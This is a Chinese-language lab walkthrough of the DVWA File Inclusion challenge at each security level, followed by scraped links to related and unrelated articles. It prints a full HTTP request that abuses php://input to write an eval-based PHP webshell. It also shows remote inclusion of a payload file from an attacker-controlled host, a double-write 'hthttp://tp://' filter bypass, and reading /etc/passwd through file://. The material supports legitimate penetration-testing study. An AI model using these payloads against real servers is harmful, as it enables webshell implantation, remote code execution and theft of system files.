
DVWA File Inclusion(文件包含)全等级
File Inclusion(文件包含)
前言
本地文件包含:输入相对路径和文件名即可
远程文件包含:输入远程地址,会自动解析php代码
PHP伪协议
file://	——访问本地文件系统

http://	——访问HTTP(s)网址

ftp://	——访问FTP(s)URLs

php://	——访问各个输入输出流(I/O streams)

data://	——数据(RFC 2397)

phar:// ——PHP归档
php://filter(本地磁盘文件进行读取)
php://input
可以访问请求的原始数据的只读流。即可以直接读取到POST上没有经过解析的原始数据。
file://(读取文件内容)
data://(读取文件,和php://input类似)
phar://(不管后缀是什么,都会解压缩)
1.Low
get webshell
本地文件包含
构造POST请求包上传文件
POST /vulnerabilities/fi/?page=php://input HTTP/1.1

Host: 192.168.171.10

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0) Gecko/20100101 Firefox/95.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 69

Origin: http://192.168.171.10

DNT: 1

Connection: close

Referer: http://192.168.171.10/vulnerabilities/fi/?page=include.php

Cookie: PHPSESSID=ncdmp2l6fq938hds1mrrcshvg2; security=low

Upgrade-Insecure-Requests: 1

<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[shell])?>');?>
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[shell])?>');?>
这个php代码的意思是新建一个shell.php的文件,内容是<?php @eval($_POST[shell])?>');?>,即一句话木马。
用蚁剑连接
可以正常执行命令,获取webshell

有关文件上传的更多知识,请查看:DVWA File Upload(文件上传)
远程文件包含
可以在远程服务器上网站目录上创建以下内容文件,注意后缀名不能设置成.php,不然会被远程服务器解析php代码,而不是靶机解析。
<?PHP fputs(fopen('shell.php','w'),'<?php @eval($_POST[shell])?>');?>
然后用靶机网站文件包含打开服务器的文件,写入一句话木马就成功了。
http://192.168.171.10/vulnerabilities/fi/?page=http://192.168.171.2/shell.jpg
2.Medium
把http:// , https://等特殊字符过滤掉了。
可以把
http://192.168.171.10/vulnerabilities/fi/?page=http://192.168.171.2/shell.jpg
改成
http://192.168.171.10/vulnerabilities/fi/?page=hthttp://tp://192.168.171.2/shell.jpg
即在http://两边再加上http://即可绕过过滤。
即构造hthttp://tp:,当http://被过滤掉时,剩下的字符自动拼接在一起,就形成了http://
该绕过方法被称为双写绕过。
3. High
只能包含file开头的文件
file:// 用来访问本地文件
http:// 用来访问网络中的文件
High级别还是可以访问本地文件。
无法上传一句话木马,但还是可以查看靶机电脑的文件。

Linux 系统中的/etc/passwd文件,是系统用户配置文件,存储了系统中所有用户的基本信息
4.Impossible
比较安全
只能打开file1、file2、file3、include.php,彻底杜绝了文件包含漏洞。
DVWA File Inclusion(文件包含)全等级的更多相关文章
- DVWA之File Inclusion(文件包含)
目录 LOW: Medium: High Impossible LOW: 源代码: <?php // The page we wish to display $file = $_GET[ 'pa ...
- Pikachu-File Inclusion(文件包含漏洞)
File Inclusion(文件包含漏洞)概述 文件包含,是一个功能.在各种开发语言中都提供了内置的文件包含函数,其可以使开发人员在一个代码文件中直接包含(引入)另外一个代码文件. 比如 在PHP中 ...
- DVWA File Inclusion 通关教程
File Inclusion 介绍File Inclusion,即文件包含(漏洞),是指当服务器开启allow_url_include选项时,就可以通过php的某些特性函数:include(),req ...
- DVWA-File Inclusion(文件包含)
文件包含漏洞,当我们在一个代码文件想要引入.嵌套另一个代码文件的时候,就是文件包含. 常见的文件包含函数有include require等函数. 这两个函数的区别就是include在包含文件不存在时p ...
- dvwa——命令注入&文件包含
命令注入 commond_injection 源码.分析.payload: low: <?php if( isset( $_POST[ 'Submit' ] ) ) { // Get input ...
- 2. DVWA亲测文件包含漏洞
Low级: 我们分别点击这几个file.php文件 仅仅是配置参数的变化: http://127.0.0.1/DVWA/vulnerabilities/fi/?page=file3.php 如 ...
- DVWA各级文件包含漏洞
File Inclusion文件包含漏洞 漏洞分析 程序开发人员通常会把可重复使用的函数写入到单个文件中,在使用某些函数时,直接调用此文件,而无需再次编写,这种调用文件的过程被称为包含. 有时候由于网 ...
- DVWA 黑客攻防演练(四)文件包含 File Inclusion
文件包含(file Inclusion)是一种很常见的攻击方式,主要是通过修改请求中变量从而访问了用户不应该访问的文件.还可以通过这个漏洞加载不属于本网站的文件等.下面一起来看看 DVWA 中的文件包 ...
- 文件包含(File Inclusion)
什么是文件包含? 本室旨在为您提供利用文件包含漏洞的基本知识,包括本地文件包含 (LFI).远程文件包含 (RFI) 和目录遍历.此外,我们将讨论这些漏洞被发现后的风险以及所需的补救措施 在某些情况下 ...
- 小白日记37:kali渗透测试之Web渗透-手动漏洞挖掘(三)-目录遍历、文件包含
手动漏洞挖掘 漏洞类型 #Directory traversal 目录遍历[本台机器操作系统上文件进行读取] 使用者可以通过浏览器/URL地址或者参数变量内容,可以读取web根目录[默认为:/var/ ...
随机推荐
- Go 1.22 中的 For 循环
原文在这里. 由 David Chase and Russ Cox 发布于2023年9月19日 Go 1.21 版本包含了对 for 循环作用域的预览更改,我们计划在 Go 1.22 中发布此更改,以 ...
- MySQL事务死锁问题排查
一.背景 在预发环境中,由消息驱动最终触发执行事务来写库存,但是导致MySQL发生死锁,写库存失败. com.mysql.jdbc.exceptions.jdbc4.MySQLTransactionR ...
- 洛谷P2433 小学数学 N 合一
写完了这道题结果脑子断电把浏览器关了......打开一看 没保存 寄 传送门:[深基1-2]小学数学 N 合一 - 洛谷 第一题 第二题 第三题 这几道题没啥好说的,直接输出就彳亍了 cout < ...
- Xshell链接不上解决问题
#5.远程连接工具排错? #一.测试网络是否通畅 1.测试网络连通性:ping 服务端ip地址 2.关闭防火墙 systemctl stop firewalld #关闭防火墙 systemctl di ...
- poe不能用了poe.com收费了
Anthropic's fastest model, with strength in creative tasks. Features a context window of 9k tokens ( ...
- 16.1 Socket 端口扫描技术
端口扫描是一种网络安全测试技术,该技术可用于确定对端主机中开放的服务,从而在渗透中实现信息搜集,其主要原理是通过发送一系列的网络请求来探测特定主机上开放的TCP/IP端口.具体来说,端口扫描程序将从指 ...
- OpenJDK里的AsmTools简介
前言 转自:http://hengyunabc.github.io/openjdk-asmtools/ https://wiki.openjdk.java.net/display/CodeTools/ ...
- RLHF · PBRL | RUNE:鼓励 agent 探索 reward model 更不确定的 (s,a)
论文题目: Reward uncertainty for exploration in preference-based reinforcement learning,是 ICLR 2022 的文章, ...
- Net 高级调试之八:代码审查及杂项命令
一.简介 今天是<Net 高级调试>的第八篇文章.这篇文章设计的内容挺多的,比如:如何查看方法的汇编代码,如何获取方法的描述符,对象同步块的转储,对象方法表的转储,托管堆和垃圾回收器信息的 ...
- 牛客多校第二场 I.Penguins
题意 两个企鹅,一个从地图的右下角走右上角,一个从另一个地图的左下角走到左上角,我们操控左边的企鹅,右边的企鹅与左边企鹅运动规则如下. 左边企鹅向左,右边企鹅向右 左边企鹅向右,右边企鹅向左 左边企鹅 ...